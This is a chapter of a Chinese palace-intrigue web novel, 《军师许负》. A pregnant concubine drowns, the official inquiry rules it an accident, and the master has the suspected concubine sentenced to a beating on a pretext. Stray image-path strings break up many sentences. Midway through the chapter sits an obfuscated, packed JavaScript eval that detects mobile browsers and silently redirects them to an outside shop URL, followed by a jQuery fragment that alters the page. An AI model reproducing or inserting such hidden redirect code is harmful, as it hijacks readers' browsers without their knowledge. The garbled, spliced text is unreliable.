42.疑案
作品:《军师许负》 纪渊听到噩耗,心头一个趔趄。虽说庄品的命不值钱,但是她肚里还有他未出世的孩儿,就这样一尸两命了,让他有些缓不过来。
这时候孙夫人、赵姨娘、月季、冬梅也赶来了。孙夫人惶邃道:“老爷不好了,奴婢们四处都寻不到庄品,这荒山野岭的万一有个闪失怎么得了。”
焦管家恸哭道:“夫人,刚从江里打捞上来一具女尸。”
孙夫人愕然道:“庄品她......”
焦管家含泪点点头。
俄顷,纪渊、孙夫人一行人走出帷幄,芏草席子上躺着一具已经咽气的冰冷尸体。孙夫人受不住打击,两眼一黑昏了过去,丫鬟们连忙将她搀扶到马车上。
仵作验尸后回禀说尸首身上并无击打、淤痕或中毒的迹象,考虑是自戕或是失足落水。
纪渊震怒,随即命令缇骑扣押在场所有人。在真相大白之前,每个人都有嫌疑。直觉告诉他这事不简单,凭庄品的性子,是不可能自寻短见的,也无可能抛下随身侍女,自己跑到后山失足落水。唯一能合理解释这一切的,是一场彻头彻尾的谋杀。但是谁敢在他眼皮子底下谋害纪家子嗣呢?这些年来他锋芒毕露树敌无数,天下想谋害他的人不胜枚举,他一定要将这隐藏在背后的敌人铲除。
他对雷鸣、雷驰道:“交廷尉彻查此事。吾亲自监察。”
......
***
审讯过程并不顺利,种种迹象显示,庄姨娘可能是自寻短见。
月季说祭祀那天天气热,下午祭拜规仪举行完毕之后,庄姨娘回到马车上吃了几颗葡萄后就睡下了,让她们别打搅。因着庄姨娘怀着身子,比较容易累,她也没多想,就与赵姨娘、冬梅去斋宴吃席去了。后来还去看了一会儿戏。等回来时,发现庄姨娘不在车上,她本以为姨娘是去周围转转,但是她们找了半天也找不到,只得去禀报孙夫人。
佐官秉笔问:“庄姨娘近几天有没有受过什么刺激,情绪有没有过变化?”
月季答:“在路上的时候,老爷因为她与莫姨娘吵架,说了姨娘几句,回来姨娘哭了一阵。”
对于一个失宠的姨娘,下人们的殷情程度骤减,除了贴身丫鬟月季和冬梅之外,庄姨娘祭祀完就回马车上,并没有接触其他人。赵姨娘当时和孙夫人在一起。
佐官逐人问之,最后得出的结论是庄姨娘与莫姨娘争风吃醋,被纪渊责骂后,情绪低落,到河边转悠,失足落水或是自戕。
徐廷尉在翻阅案卷时,却发现了新的疑点。据两位妇人说她们在鲤鱼江岸看见莫姨娘神色慌张。她们还跟莫姨娘打招呼,莫姨娘头也不回地下山去了。而据仵作推断庄姨娘死的时辰差不多就是莫姨娘在江边的时候。
于是,徐廷尉再次询问了莫姨娘。莫姨娘与死者的龃龉由来已久,之前死者欺负莫姨娘,害得她小产。在行车路上,死者又对她言语羞辱,莫姨娘有充分动机报复死者。
据莫姨娘交代,在案发的那段时间,她确实在鲤鱼江边。因为有人证,她也无法抵赖。但是她去江边是放船灯,为了她早夭的孩子,并没有看见庄姨娘。
后来徐廷尉又询问了白姨娘,身为莫姨娘的好姐妹,说不定能查到线索。
据白姨娘口述,盂兰盆节那天,白天她们眷属行了一天规仪。日落后,她去找莫姨娘一块去吃饭。莫姨娘说她想去放船灯,让白姨娘先去吃,等她放完船灯就过去。白姨娘说后山那么远,自己可以陪她一起去。莫姨娘说自己想静一静,她自己去就行了。后来白姨娘就和边姆去吃东西了。大约半个时辰后,莫姨娘回来了,她们还去听了会儿戏。
琴儿和边姆的供词与白姨娘差不多。能确定的是案发时,莫姨娘确实去了鲤鱼江,并且是一个人去的。这个举动就十分奇怪,酉时还未到放舟时间,后山偏僻人又少,还不让丫鬟陪着。
虽然莫姨娘十分可疑,但是徐廷尉查了半天,并没有查到直接证据。人证方面,没有人声称看见莫姨娘杀人;物证方面,庄姨娘身上没有显示生前被迫害的伤痕,或是中毒。
正所谓疑罪从无,若仅仅是怀疑莫姨娘,也只能按无罪处理。判案最忌讳,就是有罪推定,先定下此人有罪,再去合理她的行为,是没有几个人经得起推敲的。徐廷尉是个秉公执法的人,对案件也处理的十分公正。况且他也知道莫姨娘是纪渊的红人,没有根据的事可是不敢乱说。
最后徐廷尉在卷宗上写道:庄姨娘心情郁闷,不幸在河边失足落水,又错过救助时间,最后不幸身亡,结案。
纪渊却不满意这份奏疏。公法判不了,他还有家法。既然莫青青有嫌疑,他又怎能坐视不理。有坑害他的子嗣的嫌疑,不管有罪没罪,在他心里已经是死罪了。
宁杀错,不放过,是他的座右铭。他又怎能让莫青青这个嫌疑犯继续住在府上,府中还有他年幼的嫡长子纪宇。
在这点上,孙夫人与纪渊保持了一致意见。她很了解庄品,从小娇宠惯了,养成了庄品飞扬跋扈的性子。虽说她一时失宠,但是等孩子生下来,若是儿子,母凭子贵,还是有可能翻身的。就算老爷不待见她,看孩子的份上,荣华富贵也少不了。说庄品自寻短见,孙夫人是一百个不相信。莫姨娘和庄姨娘屡次争锋相对,两人宿怨颇深。在她心里,莫姨娘有理由,有动机害死庄品。
这天,纪渊与孙夫人在内院前庭唤来了莫姨娘。莫姨娘抬脚跨进门槛,见赵姨娘、白姨娘也坐在一旁。
莫姨娘福身请安。
纪渊坐在几边,道:“四姨娘,是不是你杀了庄品?”
莫姨娘听闻吓得慌忙跪下,摇头不迭道:“冤枉啊老爷!那天我只是去放灯船,并没有看见庄姨娘。”
其实她还是说谎了,因为那天她确实看见了庄姨娘。但是连廷尉都没有查出蛛丝马迹,她知道只要咬死没见过就一定没事。
那天,做完规仪后,她回到马车;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17196738|188689||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
上,看到一张字条:“对夫用禁药,若不想被揭发,到后山宴江亭旁,只你一人。”
莫姨娘看到神秘这字条,顿时大惊失色,偷用合欢香着事若是让老爷知道,后果不堪设想。她张皇地收拾好情绪,将纸条撕毁,找了个借口支开白姨娘和琴儿,去了后山。
当时天色已晚,她提着灯笼,在宴江亭旁等了又等,却不见人影。就在她准备回去之际,一阵风吹过,她手中的竹条灯笼左右晃动,照着前面一片江面,若隐若现。她猝然看见江面上漂着一具女尸,那身玫红色服装俨然是庄姨娘。
她怔忡地捂住自己的嘴巴,若是她现在高声疾呼,事后被人倒打一耙说是她害死了庄姨娘,这里又没有别的证人,就算她说自己没杀人,也没人会相信,跳到黄河也洗不清。弄不好自己就被当做杀害庄姨娘的凶手给定罪了,而且这种可能性非常大。庄姨娘已经妊娠六个多月了,就这么不明不白地死了。凭纪渊的性子决不会善罢甘休,极有可能让自己去陪葬。
为今之计只有悄无声息地回去,当做什么事情都没发生。这里四下无人,只要她一口咬定自己没见过庄姨娘,谁也拿不出证据。她便能全身而退。
经过一番深思熟虑之后,莫姨娘佯装无事地下山去了。在路上,遇到了两位去放船灯的妇人,她也无心理采。下山后她第一时间去找了白姨娘,但是这件事,她没有告诉任何人。她深信只要自己守口如瓶,定能平安无事。
纪渊撇嘴道:“可是酉时,你留下丫鬟,只身去了后山。这一个时辰,你干了什么,没有人证。你说你去放船灯,但若说你杀害了庄品似乎也成立。”
显然她高估了纪渊的道德水平。在纪府,他就是家法,他说你有罪就有罪,并不需要证据。
莫姨娘吓得双漆跪地哭道:“老爷,请明鉴啊!若说奴家杀人,单凭奴家一个妇人,如何能掩人耳目,在缇骑眼皮子地下杀人,还把她抬到鲤鱼江。若是奴家杀害了庄姨娘,为何她身上验不出伤。徐廷尉说庄姨娘死于失足落水,老爷为何迁怒于我呢?庄姨娘的死,奴家也十分痛心,老爷已经痛失了一位妾室,难道要将奴家也置于死地才罢休吗?”
她也曾为老爷怀过孩子,为老爷随王伴驾,同床共枕,难道老爷真的要在仅仅是怀疑的前提下,置她于死地吗?纪渊嗤道:“孙夫人说你有一段时日没有给她请安了。你这样藐视夫人实属大逆不道,今日还是要用家法处置你,去领二十笞杖。”
纪渊当然知道不能用嫌疑定她的罪,免得落人口舌。他便挑了一个借口。这段时间,莫姨娘仗着纪渊的宠爱,便没去给孙夫人请安。虽说当时孙夫人没有责怪她,但也不妨碍人家秋后算账。
莫姨娘声泪俱下,不断哀求道:“老爷饶命啊!”
前些年,有个小厮,黑了纪府的炭火钱,被焦管家查账时发现。后纪渊罚了那小厮十笞杖,人就给活活打死了。这二十笞杖,便是要莫姨娘的命啊。